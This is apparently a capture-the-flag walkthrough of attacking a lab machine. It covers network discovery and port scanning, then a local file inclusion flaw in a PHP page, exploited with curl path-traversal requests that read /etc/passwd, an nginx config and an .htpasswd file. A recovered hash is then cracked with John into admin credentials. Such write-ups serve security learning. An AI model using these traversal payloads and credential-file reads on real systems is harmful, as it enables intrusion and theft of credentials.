

Used netdiscover to find the ip addressof the target machine ***192.168.133.135***




Used nmap to scan the network for the ip address

nmap -p- -A ***192.168.133.135***





Firstly, we explored the Targets IP address on port 80 on the browser.




Secondly, we explored the Targets IP Address on port 1337 on the browser.

We get a security notif but we go on







Thirdly, we explored the Targets IP Address over port 12320 on the browser.



Fourthly, we explored the Targets IP Address over port 12322 on the browser.



When we explored the entry file\_view.php along with Targets IP Address, it opened a blank webpage which made us curious about it. So, when we checked the View Page Source, there we saw the page is sending a GET Request. After spending some time thinking, we decided to use curl for exploiting LFI vulnerability for obtaining /etc/passwd file. Here we saw two credentials n30 and Neo, they might come in handy.

curl -X POST -k https://192.168.133.135:12322/file\_view.php -d "file=../../../../../etc/passwd"

Here, we found another directory /var/www/p4ss/.htpasswd which might be useful.

curl -X POST -k https://192.168.133.135:12322/file\_view.php -d "file=../../../../../etc/nginx/sites-available/default"



After getting another directory, We used curl to exploit LFI vulnerability to obtain the contents of /var/www/p4ss/.htapasswd by

curl -X POST -k https://192.168.133.135:12322/file\_view.php -d "file=../../../../../var/www/p4ss/.htapasswd"



This result gave us a HASH. Time to bring john up.



We have used John to crack the hash. john hash --wordlist=/usr/share/wordlists/rockyou.txt It gave us a Username and Password i.e admin & Tr1n17y